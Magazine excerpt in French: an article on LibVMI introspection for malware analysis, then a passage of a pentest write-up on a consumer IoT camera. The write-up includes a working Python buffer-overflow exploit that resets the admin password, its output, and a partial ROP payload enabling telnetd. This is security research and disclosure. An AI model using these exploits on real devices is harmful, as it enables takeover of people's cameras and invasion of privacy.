- Hyperviseur hébergé : connu aussi sous le nom de l'hyperviseur de type-2 ou encore « *Hosted* ». Ce type d'hyperviseur s'exécute à l'intérieur d'un autre système d'exploitation. Exemples d'hyperviseurs de type-2 : VirtualBox, VMware...

La figure suivante illustre le fonctionnement de l'introspection sur l'hyperviseur de type-1. Les outils d'introspection installés sur l'hyperviseur permettent de surveiller et de contrôler tout ce qui se passe sur la machine virtuelle (activité système, réseau, applicative...).




Fig 1 : Exemple d'hyperviseur natif et d'hyperviseur hébergé.

On peut bien imaginer le même fonctionnement pour l'hyperviseur de type-2.

3.2 Mappage mémoire

De façon générale, il existe deux niveaux de mémoire ; mémoire virtuelle et mémoire physique de la machine physique. Et trois niveaux de mémoire quand on parle d'hyperviseur (mémoire virtuelle et mémoire physique de la machine virtuelle, et mémoire physique de la machine hôte. La mémoire virtuelle de la machine hôte est abstraite dans ce cas). Il faut garder en tête que les hyperviseurs allouent uniquement de la mémoire à la machine virtuelle. Les hyperviseurs par défaut n'ont aucune connaissance de ce qui se passe dans la mémoire virtuelle de la machine virtuelle. Pour ce faire, des outils additionnels doivent être installés. Ci-dessous un exemple simplifié du partage mémoire avec la machine virtuelle.




Fig 2 : Exemple des trois niveaux d'adressage mémoire sous hyperviseur.

L'un des objectifs des outils d'introspection est de réaliser la traduction des adresses mémoire de la mémoire virtuelle de la machine virtuelle en mémoire physique de la machine virtuelle, et ensuite de la mémoire physique de la machine virtuelle en mémoire physique de la machine physique, dans le but d'aider l'hyperviseur à accéder à la bonne zone mémoire pendant son introspection.

4 LibVMI

4.1 Qu'est-ce que LibVMI ?

LibVMI est une librairie en C permettant de mettre en place un système d'introspection des machines virtuelles sous Linux ou Windows. Elle permet d'accéder à la mémoire d'une machine virtuelle en cours d'exécution. Ceci tout en offrant une panoplie de fonctions permettant d'accéder à la mémoire grâce à l'adressage physique ou virtuel et des symboles Kernel. LibVMI offre aussi un accès à la mémoire à partir d'un *Snapshot* de mémoire physique, ce qui peut s'avérer intéressant lors de débogage ou d'investigation numérique.

En plus de l'accès mémoire, LibVMI supporte les événements mémoire. Ces événements déclenchent des notifications quand une région mémoire est accédée en lecture, écriture ou en exécution.

Plusieurs niveaux d'abstraction complexes existent quand on parle d'introspection. Ces niveaux sont heureusement gérés par LibVMI **[I]** et nous sont complètement transparents.

4.2 Les API LibVMI

LibVMI met à disposition une variété de fonctions et d'API intuitives permettant au développeur d'interagir plus facilement avec la mémoire. Il existe des API basiques et d'autres, plus avancées.

Note

Toutes les API peuvent être retrouvées sur le site officiel de LibVMI.

4.3 Exemples d'utilisation

LibVMI fournit par défaut un ensemble d'exemples afin de tester ce concept, voire même reposer sur ces exemples comme base dans le but de créer son propre système d'introspection.

Note
Tous les exemples listés ci-après sont à retrouver au complet sur le GitHub de LibVMI [2].

4.3.1 Listing de processus

Le code suivant permet de lister les processus lancés sur la machine virtuelle depuis l'hyperviseur.

On commence par initialiser les contextes de fonctionnement de LibVMI et donc l'instance LibVMI qui correspondra à la machine virtuelle sur laquelle nous lancerons notre programme.

```
...
vmi_init_complete(&vmi, name, VMI_INIT_DOMAINNAME, NULL,
VMI_CONFIG_GLOBAL_FILE_ENTRY, NULL, NULL)
...
```

Ensuite, suivant le système d'exploitation sur lequel nous souhaitons lister les processus, l'initialisation des champs sera différente (dans l'exemple fourni, on considère trois systèmes d'exploitation différents : Windows, Linux et FreeBSD).

```
...
if (VMI_OS_LINUX == vmi_get_ostype(vmi)) {
 if (VMI_FAILURE == vmi_get_offset(vmi, "linux_tasks",
&tasks_offset))
   goto error_exit;
 if (VMI_FAILURE == vmi_get_offset(vmi, "linux_name",
&name_offset))
   goto error_exit;
 if (VMI_FAILURE == vmi_get_offset(vmi, "linux_pid", &pid_
offset))
   goto error_exit;
} else if (VMI_OS_WINDOWS == vmi_get_ostype(vmi)) {
 if (VMI_FAILURE == vmi_get_offset(vmi, "win_tasks",
&tasks_offset))
   goto error_exit;
 if (VMI_FAILURE == vmi_get_offset(vmi, "win_pname", &name_
offset))
   goto error_exit;
 if (VMI_FAILURE == vmi_get_offset(vmi, "win_pid", &pid_
offset))
   goto error_exit;
} else if (VMI_OS_FREEBSD == vmi_get_ostype(vmi)) {
 tasks_offset = 0;
 if (VMI_FAILURE == vmi_get_offset(vmi, "freebsd_name",
&name_offset))
   goto error_exit;
 if (VMI_FAILURE == vmi_get_offset(vmi, "freebsd_pid",
&pid_offset))
   goto error_exit;
}
...
```

Après avoir récupéré les données nous intéressant, nous allons ensuite boucler sur la liste des processus et les afficher (PID, nom du processus et son adresse mémoire) un par un, jusqu'à la fin de la chaîne des processus.

```
...
while (1) {
 current_process = cur_list_entry - tasks_offset;
 vmi_read_32_va(vmi, current_process + pid_offset, 0,
(uint32_t*)&pid);
 procname = vmi_read_str_va(vmi, current_process + name_
offset, 0);

 if (!procname) {
  printf("Failed to find procname\n");
  goto error_exit;
 }

 printf("[%5d] %s (struct addr:%"PRIx64")\n", pid,
procname, current_process);

 if (procname) {
  free(procname);
  procname = NULL;
 }

 if (VMI_OS_FREEBSD == os && next_list_entry == list_head)
{
  break;
 }

 cur_list_entry = next_list_entry;
 status = vmi_read_addr_va(vmi, cur_list_entry, 0, &next_
list_entry);

 if (status == VMI_FAILURE) {
  printf("Failed to read next pointer in loop at
%"PRIx64"\n", cur_list_entry);
  goto error_exit;
 }

 if (VMI_OS_WINDOWS == os && next_list_entry == list_head)
{
  break;
 } else if (VMI_OS_LINUX == os && cur_list_entry == list_
head) {
  break;
 }
};
...
```

Et enfin, nous allons appeler la fonction qui va détruire l'instance LibVMI créée sur la machine virtuelle et libérer la mémoire concernée.

```
...
vmi_destroy(vmi);
...
```

4.3.2 Monitoring des événements

Mis à part son utilisation classique comme démontré dans l'exemple précédent, LibVMI permet aussi de monitorer des « événements » à la volée. Cela en notifiant l'hyperviseur de tout accès mémoire qui peut avoir lieu (lecture, écriture, exécution).

Ci-dessous, un exemple tiré aussi des exemples LibVMI permettant de créer des événements d'interruption.

Contrairement à la phase d'initialisation dans l'exemple du listing de processus, une petite modification est nécessaire. Le flag **VMI_INIT_EVENTS** doit être ajouté pour permettre à l'instance de monitorer les événements à la volée.

```
...
vmi_init(&vmi, VMI_XEN, (void*)name, VMI_INIT_DOMAINNAME |
VMI_INIT_EVENTS, NULL, NULL)
...
```

Après avoir initialisé l'instance LibVMI, il est possible de créer un *callback* afin de traquer le type d'événement souhaité. Dans notre exemple, le choix a été fait sur l'événement d'interruption INT3 (*breakpoint*).

```
...
memset(&interrupt_event, 0, sizeof(vmi_event_t));
interrupt_event.version = VMI_EVENTS_VERSION;
interrupt_event.type = VMI_EVENT_INTERRUPT;
interrupt_event.interrupt_event.intr = INT3;
interrupt_event.callback = int3_cb;

vmi_register_event(vmi, &interrupt_event);
...
```

On déclare ensuite une fonction de *callback*, qui sera exécutée à chaque fois qu'une interruption a lieu. Cette fonction de *callback* suppose que tous les événements INT3 sont causés par un débogueur par exemple, et va tout simplement les réinjecter sans rien faire.

```
event_response_t int3_cb(vmi_instance_t vmi, vmi_event_t
*event)
{
 event->interrupt_event.reinject = 1;

 if (!event->interrupt_event.insn_length)
  event->interrupt_event.insn_length = 1;

 return 0;
}
```


VOUS L'AVEZ RATÉ ?
VOUS AVEZ UNE DEUXIÈME CHANCE !

GNU/LINUX MAGAZINE HORS-SÉRIE n°96



OPENCV

À NOUVEAU DISPONIBLE
CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
https://www.ed-diamond.com

5 Analyse de malware avec LibVMI

LibVMI permet de manipuler la mémoire, mais en aucun cas cela ne permet de faire de l'analyse de malware tel qu'il est. Afin de profiter du système d'introspection de LibVMI, il faudra développer son propre système pour analyser les malwares en reposant sur les API fournis par LibVMI.

Dans cette partie, nous allons nous focaliser sur le monitoring des API Kernel Windows, afin de lister les différents comportements du malware. Ci-dessous, quelques possibilités fournies par LibVMI pour monitorer la mémoire d'un exécutable.

5.1 Monitoring via des breakpoints

L'idée est donc de placer des *breakpoints* (points d'arrêt d'exécution, souvent utilisés dans le *reverse engineering*) sur les API Kernel qu'on souhaite monitorer sur la machine virtuelle lors de l'initialisation du système d'introspection. Ceci, tout en maintenant une table de correspondance des offsets des *breakpoints* placés et les octets modifiés. Après la mise en place et le lancement du système d'introspection, un malware sollicitant une API Kernel en passant par une API Usermode (l'appel à l'API Usermode **`CreateFile`** requiert l'appel à l'API Kernel **`NtCreateFile`**) sera interrompu si l'API Kernel figure parmi les API monitorées. Une notification est donc remontée au niveau de l'hyperviseur, nous permettant de retrouver quel exécutable dans l'espace utilisateur a atteint le *breakpoint* dans l'espace Kernel. Une fois que les informations souhaitées (la fonction, ses arguments...) sont récupérées, l'exécution du malware continue (surtout pour ne pas modifier son comportement) jusqu'au prochain *breakpoint*. Grâce à ces informations, il nous est possible de comprendre le comportement du malware analysé.

5.2 Monitoring via des pages mémoire

Avec cette technique, il n'y a nul besoin de placer des *breakpoints* et donc d'altérer la mémoire. L'idée consiste à placer une surveillance avec des événements mémoire sur chaque page mémoire exécutable et de calculer l'adresse des API qu'on souhaite monitorer. À chaque fois qu'une région de la page marquée en exécution est accédée, l'information est remontée et une comparaison est faite avec l'adresse de l'API monitorée.

5.3 Monitoring via des breakpoints + altp2m

Comme décrit précédemment, l'utilisation des *breakpoints* seule ne fonctionnera pas, c'est pourquoi les développeurs de Xen ont élaboré une technique intitulée altp2m. Cette technique a pour but de créer un *shadow copy* des pages mémoire souhaitées. L'idée est donc de créer une vue altérée (contenant les *breakpoints* sur les API Kernel qu'on souhaite monitorer) et garder une vue intacte qui sera retournée à chaque fois qu'il y a un accès en lecture ou écriture à ces pages mémoire.

Grâce à cette méthode, on résout les deux problèmes cités dans *5.1 Monitoring via des breakpoints*.

6 Étude de cas

6.1 Préparation de l'environnement

Après avoir choisi le nom du domaine XEN de la machine, créé le fichier contenant le dictionnaire et déterminé le nom de fichier de malware à analyser, on lance depuis l'hyperviseur la commande suivante :

```
./monitor_api w6164-1 /tmp/w6164-1.json malware.exe
```

Notre script va prendre en argument plusieurs entrées :

- **`monitor_api`** : un script que nous avons développé et qui repose sur les fonctions de LibVMI ;
- **`w6164-1`** : le nom du domaine XEN correspondant à de la machine virtuelle ;
- **`/tmp/w6164-1.json`** : le fichier contenant les fonctions/structures et les offsets correspondants ;
- **`malware.exe`** : le malware que nous souhaitons analyser.

Ci-dessous, le code permettant l'initialisation de notre système d'introspection :

```
...
vmi_init(&vmi, VMI_XEN | VMI_INIT_COMPLETE | VMI_INIT_EVENTS,
argv[1]);
...
```

On crée ensuite la vue altp2m qui sera altérée :

```
...
xc_altp2m_set_domain_state(xch, domain_id, 1);
...
xc_altp2m_create_view(xch, domain_id, 0, &shadow_view);
...
```

6.2 Insertion des breakpoints

On définit dans un premier temps les API que nous souhaitons monitorer. Prenons par exemple les trois API suivantes :

- **NtCreateFile** : permet la création/ouverture de fichier ;
- **NtSetValueKey** : permet de créer ou remplacer la valeur d'une clé de registre ;
- **NtDelayExecution** : permet de retarder l'exécution (cette API est exécutée quand l'appel à l'API *Sleep* est effectué). Elle peut être utilisée à des fins d'évasion.

Pour plus d'informations sur ces API, vous pouvez vous référer à la documentation *MSDN* **[3]**.

Ensuite, on insère nos *breakpoints* dans la vue altp2m pour chacune des API.

```
...
uint8_t trap = 0xcc;
vmi_write_8_pa(vmi, (shadow << 12) + shadow_offset, &trap)
...
```

6.3 Déclaration des callbacks

6.3.1 Callback des événements d'interruption

Ce *callback* est déclenché à chaque fois qu'un *breakpoint* est atteint. Il va permettre de récupérer les informations souhaitées grâce à la fonction *process_event()*. Cette fonction va nous permettre d'identifier le nom de l'API qui a atteint le *breakpoint* ainsi que ses arguments.

```
...
SETUP_INTERRUPT_EVENT(&trap_event, 0, interrupt_event_cb);
vmi_register_event(vmi, &trap_event);
...

event_response_t interrupt_event_cb(vmi_instance_t vmi,
vmi_event_t *event)
{
  ...
  process_event(...);

  event->slat_id = 0;
  event->interrupt_event.reinject = 0;
  return VMI_EVENT_RESPONSE_TOGGLE_SINGLESTEP | VMI_EVENT_
RESPONSE_VMM_PAGETABLE_ID;
}
```

6.3.2 Callback des événements de pas-à-pas

Ce *callback* est déclenché directement après l'exécution du *callback* d'interruption. Cela permet d'exécuter en pas-à-pas (comme dans un débugueur) l'instruction du *breakpoint* depuis la vue non altérée. Ensuite, on reprend l'exécution depuis la vue altérée. Dans le cas où plusieurs vcpus sont attribués à la machine virtuelle, il est nécessaire de boucler sur le nombre de vcpus et de créer un *callback* pour chaque vcpu.

```
...
int vcpus = vmi_get_num_vcpus(vmi);
for (i = 0; i < vcpus; i++)
{
  SETUP_SINGLESTEP_EVENT(&singlestep_event[i], 1u << i,
singlestep_event_cb, 0);
  vmi_register_event(vmi, &singlestep_event[i]);
}
...

event_response_t singlestep_event_cb(vmi_instance_t vmi,
vmi_event_t *event)
{
  event->slat_id = shadow_view;
  return VMI_EVENT_RESPONSE_TOGGLE_SINGLESTEP | VMI_EVENT_
RESPONSE_VMM_PAGETABLE_ID;
}
```

6.3.3 Callback des événements lecture/écriture mémoire

Ce *callback* est déclenché quand une lecture ou écriture est faite sur l'une des pages mémoire du *shadow copy*. Si tel est le cas, un changement

de vue est instantanément fait sur la vue non altérée. Ceci permet d'éviter un BSOD lorsque le système ou un malware effectue une vérification d'intégrité.

```
...
SETUP_MEM_EVENT(&mem_event, ~0ULL, VMI_MEMACCESS_RW, memory_
event_cb, 1);
vmi_register_event(vmi, &mem_event);
...

event_response_t memory_event_cb(vmi_instance_t vmi, vmi_
event_t *event)
{
 event->slat_id = 0;
 return VMI_EVENT_RESPONSE_TOGGLE_SINGLESTEP | VMI_EVENT_
RESPONSE_VMM_PAGETABLE_ID;
}
```

Pour plus d'informations sur le fonctionnement de ces *callbacks*, veuillez consulter le site de LibVMI.

6.4 Récupération des informations

Quand un *breakpoint* est atteint, on le confronte au dictionnaire d'offsets et d'API, on récupère les informations souhaitées (arguments de l'API) et on poursuit l'exécution.

Prenons exemple d'un *breakpoint* sur **NtCreateFile** (ci-dessous son prototype).

```
NTSTATUS NtCreateFile(
  OUT PHANDLE                      FileHandle,
  IN ACCESS_MASK                   DesiredAccess,
  IN POBJECT_ATTRIBUTES            ObjectAttributes,
  OUT PIO_STATUS_BLOCK             IoStatusBlock,
  IN PLARGE_INTEGER AllocationSize OPTIONAL,
  IN ULONG                         FileAttributes,
  IN ULONG                         ShareAccess,
  IN ULONG                         CreateDisposition,
  IN ULONG                         CreateOptions,
  IN PVOID EaBuffer                OPTIONAL,
  IN ULONG                         EaLength
);
```

Le nom du fichier et les droits d'accès sont principalement les informations intéressantes de cette API. Le nom de fichier se trouve dans la structure *OBJECT_ATTRIBUTES*. Afin de parser cette structure, on utilisera le dictionnaire généré précédemment et qui contient les offsets des différentes entrées de la structure :

```
"_OBJECT_ATTRIBUTES": [48, {
   "Attributes": [24, ["unsigned long", {}]],
   "Length": [0, ["unsigned long", {}]],
   "ObjectName": [16, ["Pointer", { "target": "_UNICODE_STRING"}]]
```

On fera de même pour les autres structures.

Il n'y a nul besoin de modifier les arguments de l'API, même s'il est possible de le faire. Le but est de laisser exécuter le malware sans l'interrompre, récupérer les informations intéressantes à la volée, puis ensuite à la fin de son exécution, analyser les informations remontées et déterminer son comportement.

Ci-dessous un extrait de log des événements générés lors d'analyse de malware. Seules les informations faisant référence à un potentiel comportement malveillant sont gardées.

```
...
{"target":"C:\\Users\\Francis\\AppData\\Roaming\\Windows\\
conhost.exe","process":"C:\\Users\\Francis\\Desktop\\
sample.exe","pid":2616,"api":"NtCreateFile","access_
mask":1074790528},
...
...
{"target":"\\REGISTRY\\USER\
\S-1-5-21-336141597-709016518-532797093-1001\\
SOFTWARE\\MICROSOFT\\WINDOWS\\CURRENTVERSION\\RUN\\
Persistence","process" : "C:\\Users\\Francis\\Desktop\\
sample.exe","pid":2616,"value":"C:\\Users\\Francis\\AppData\\
Roaming\\Windows\\conhost.exe","api":"NtSetValueKey"},
...
...
{"value":3600,"process":"C:\\Users\\Francis\\Desktop\\
sample.exe","pid":2616,"api":"NtDelayExecution"},
...
```

Conclusion

Les cyberattaques à base de malware ne cessent d'augmenter et sont de plus en plus sophistiquées, ce qui rend leur détection difficile. L'utilisation de l'introspection peut s'avérer très efficace. Comme démontré dans cet article, elle permet d'aller profondément dans l'analyse de malware et de tirer un maximum d'information sur son fonctionnement, sans avoir besoin d'interrompre son exécution normale. ■

Références

[1] http://libvmi.com
[2] https://github.com/libvmi/
[3] https://docs.microsoft.com/



HS2
Hervé Schauer Sécurité

Formation cybersécurité organisationnelle

PROGRAMME

Gouvernance de la sécurité

RSSI :
Formation RSSI
CISSP :
Préparation au CISSP
CISA :
Préparation au CISA
SECUHOMOL :
Homologation de la SSI
SECUCRISE :
Gestion de crise IT/SSI
EBIOS2010 :
EBIOS 2010 Risk Manager

Gouvernance de la sécurité avec les normes ISO270XX

ESS27 :
Essentiels ISO27001 & ISO27002
ISO27LA :
ISO27001 Lead Auditor
ISO27LI :
ISO27001 Lead Implementer
ISO27RM :
ISO27005 Risk Manager
ISO27004 :
ISO27004 / Indicateurs et tableaux de bord cybersécurité
ISO27035 :
ISO27035 / Gestion des incidents de sécurité

iStock
idcomm.fr

+33 644 014 072

www.hs2.fr

formations@hs2.fr



HACKING IoT : TEST D'INTRUSION D'UNE CAMÉRA CONNECTÉE

Mickael KARATEKIN – labs@sysdream.com
Consultant et formateur en sécurité informatique chez Sysdream

mots-clés : IOT / PENTEST / EXPLOIT / CAMÉRA CONNECTÉE / VIE PRIVÉE

L'Internet des objets connectés (ou Internet of Things en anglais) connecte toujours plus d'appareils électroniques qui sont trop souvent dépourvus de sécurité. Afin de donner un exemple concret des risques liés à l'utilisation de ce type d'objet dans notre quotidien, nous avons mené un test d'intrusion sur une caméra connectée destinée au grand public.

Dans le cadre de l'activité de recherche et développement de Sysdream, nous avons réalisé un test d'intrusion ciblant une caméra connectée choisie selon des critères classiques de consommateurs pour une utilisation privée :

- haute définition avec vision nocturne ;
- vendue à un prix raisonnable en termes de prix (moins d'une centaine d'euros) ;
- distribuée par de nombreux commerçants d'équipements de maison.

Nous présenterons les résultats de nos recherches, démontrant plusieurs vulnérabilités (dont certaines de type « **0-day** ») avec des impacts potentiellement critiques sur les utilisateurs de ce produit :

- débordement de tampon sur l'application Web ;
- invite de commandes administrateur, via le port série et altération du programme d'amorçage du système ;
- injection de commandes à distance dans le nom d'un point d'accès Wi-Fi.

L'éditeur du produit a été informé de ses vulnérabilités, mais nous a laissés sans réponses. En conséquence, nous avons anonymisé volontairement certaines données de l'article.

1 Configuration

Après lecture du manuel, nous avons pu configurer la caméra de la manière suivante (ce qui est utile pour la compréhension de la vulnérabilité d'injection de commandes) :

1. Au premier allumage, la caméra expose par défaut un réseau sans-fil de type Wi-Fi.
2. L'application mobile collecte les paramètres réseau du point d'accès Wi-Fi auquel le téléphone est actuellement connecté (celui de la maison).
3. L'application mobile déconnecte le téléphone du réseau initial, pour rechercher le point d'accès Wi-Fi de la caméra.
4. Une fois découvert, l'application mobile connecte le téléphone au point d'accès Wi-Fi de la caméra, puis injecte la configuration du réseau Wi-Fi de la maison dans la configuration de la caméra et demande un nouveau mot de passe pour l'accès administrateur de la caméra.
5. Enfin, la caméra se connecte au réseau Wi-Fi configuré et se trouve prête à fonctionner.

2 Analyse du circuit imprimé

La caméra était basée sur un SoC GK7102 (*System on a chip* en anglais) qui inclut plusieurs composants informatiques tels qu'un processeur, des mémoires (volatiles et de stockage), dans une même puce intégrant également une interface série de type UART **[I]**. Voici une analyse visuelle des composants intégrés au circuit de la caméra (voir figure 1).




Fig. 1 : Analyse du circuit imprimé.

3 Analyse de vulnérabilités

Cette section présente plusieurs vulnérabilités ayant un impact critique sur le produit testé et menant à une compromission totale de ce dernier.

3.1 Débordement de tampon sur l'application Web

La caméra étant connectée sur notre réseau, nous avons procédé à une identification rapide des ports TCP en écoute sur celle-ci avec l'outil **nmap**, dont voici un extrait du résultat :

```
$ nmap -sS 172.20.10.10 -n -sV -Pn -p-
Nmap scan report for 172.20.10.10
PORT      STATE   SERVICE      VERSION
80/tcp    open    http         Mongoose httpd
554/tcp   open    rtsp
1935/tcp  open    tcpwrapped
8080/tcp  open    soap         gSOAP 2.8
```

Au niveau du service Web, une authentification HTTP utilisant la méthode **Basic** était en place et les identifiants étaient ceux configurés lors de la configuration initiale.

Cependant, une page Web vide était ensuite retournée après l'authentification et dans l'objectif d'identifier des répertoires ou pages supplémentaires, nous avons réalisé une attaque par recherche exhaustive en utilisant l'outil **wfuzz** (l'outil permet de répéter un processus de requêtes HTTP automatisé avec l'utilisation d'un dictionnaire de noms de répertoires et fichiers communs) :

```
$ wfuzz --sc 200,401 -w directory-list-2.3-small.txt
http://172.20.10.10/FUZZ
Target: http://172.20.10.10/FUZZ
=====================================================================
ID       Response   Lines    Word     Chars    Payload

000001:  C=401      13 L     35 W     436 Ch   "#"
000627:  C=401      13 L     35 W     436 Ch   "log"
004362:  C=401      13 L     35 W     436 Ch   "sd"
```

Ainsi, le répertoire **log** contenait plusieurs fichiers intéressants (voir figure 2) :

- **ipc_server** : application binaire, probablement le service Web ;
- **wifi.conf** : configuration du réseau Wi-Fi (SSID et clé de sécurité) poussée par l'application mobile.




Fig. 2 : Contenu du répertoire log.

En réalisant des tests sur l'authentification de l'application Web (de type **Basic HTTP Auth** avec des identifiants envoyés au format base64), nous avons identifié un comportement étrange de la caméra : une tentative d'authentification avec un nombre important de caractères en tant qu'identifiant ou mot de passe provoquait un redémarrage systématique de la caméra, ce qui nous laissait penser à une exception non gérée.

Effectivement, après analyse statique du binaire de l'application nommée **ipc_server**, nous avons identifié une absence de contrôle au niveau de la taille d'un tableau. Concrètement, un tableau de caractères d'une taille de 128 octets était initialisé, puis utilisé pour récupérer les identifiants en clair après décodage au format base64 de l'en-tête **Authorization** d'une requête HTTP. Lors du décodage, le tableau en question pouvait alors contenir plus de données que prévu en raison de ce manque de contrôle (voir figure 3).




Fig. 3 : Instructions assembleur de la fonction d'authentification Web.

Pour exploiter ce débordement de tampon basique, mais en aveugle, nous avons pu relever l'adresse mémoire, dans le binaire **ipc_server**, d'une fonction utilisée pour réinitialiser le mot de passe de l'utilisateur **admin** en **admin** (permettant l'authentification au service Web).

Par la suite, nous avons développé en Python, un code d'exploitation qui réalise pour chaque tour de boucle une requête d'authentification, avec un caractère nul supplémentaire concaténé à l'adresse mémoire précédemment relevée et teste une authentification avec pour identifiants «admin:admin » :

```
from requests import get
from struct import pack
from time import sleep

FORBIDDEN_URL = "http://172.20.10.10/log"
NULL_BYTE = "\x00"
RESET_PWD_ADDRESS = pack('<I', 0x7BCF4)

def main():
    is_up = 0
    for i in range(250):
        while is_up == 0:
            is_up = check_connectivity()
        print "=> Camera is UP, exploiting with (%s NULL_
BYTE + RESET_PWD_ADDRESS)" % i
        sleep(15) #empêcher l'exploitation lors d'un
potentiel crash ou reboot
        do_exploit(i)
        is_up = 0


def check_connectivity():
    try:
     r = get(FORBIDDEN_URL, auth=('admin','admin'),
timeout=5)
        if r.status_code == 401:
            return 1
        elif r.status_code == 200:
            print "[*] /!\ Successfull exploit, connect to
%s using admin:admin" % FORBIDDEN_URL
            exit(0)
        else:
            return 0
    except:
        print "[*] Camera is not reachable, probably
crashed and rebooting... Waiting 60 sec"
        sleep(60)
        return 0


def do_exploit(i):
    payload = i * NULL_BYTE + RESET_PWD_ADDRESS
    try:
        r = get(FORBIDDEN_URL, auth=(payload,''),
timeout=5)
        exit(0)
    except:
        pass


if __name__ == '__main__':
    main()
```

En exécutant l'outil développé, nous avons pu valider la présence d'un débordement de tampon puisque le mot de passe était réinitialisé au 140e tour de boucle. Voici un extrait de la sortie du terminal exécutant le précédent code :

```
[*] Camera is not reachable, probably crashed and rebooting...
Waiting 60 sec
=> Camera is UP, exploiting with (139 NULL_BYTE + RESET_PWD_ADDRESS)
[*] Camera is not reachable, probably crashed and rebooting...
Waiting 60 sec
=> Camera is UP, exploiting with (140 NULL_BYTE + RESET_PWD_ADDRESS)
[*] Camera is not reachable, probably crashed and rebooting...
Waiting 60 sec
[*] /!\ Successfully exploited, connected to http://172.20.10.10/
log/ using admin:admin
```

3.1.1 Première méthode de compromission totale via la méthode « Returned Oriented Programming (ROP) »

Afin de compromettre totalement la caméra et obtenir une invite de commande distante sur celle-ci, nous avons pu combiner plusieurs « gadgets » présents dans l'application binaire (méthode « ROP »).

L'utilisation de cette technique permet de contourner efficacement la protection contre l'exécution de code sur la pile, présente dans le binaire (bit « NX »). Ainsi, nous avons pu créer une charge malveillante qui réalisait un appel à la fonction **system** avec pour argument une chaîne de caractères **telnetd**. L'objectif était donc d'activer le service de session distante sur la caméra en utilisant uniquement des « gadgets » présents dans l'application **ipc_server** :

```
from requests import get

FORBIDDEN_URL = "http://127.0.0.1/log"

def exploit():
    sc = "\xa4\xbb\x0b\x00"  # pop {r0, pc}
    sc += "\x9c\xea\x0b\x00" # telnetd str addr
    sc += "\x98\x77\x02\x00" # system addr
    payload = 140 * "\x00" + rop
    try:
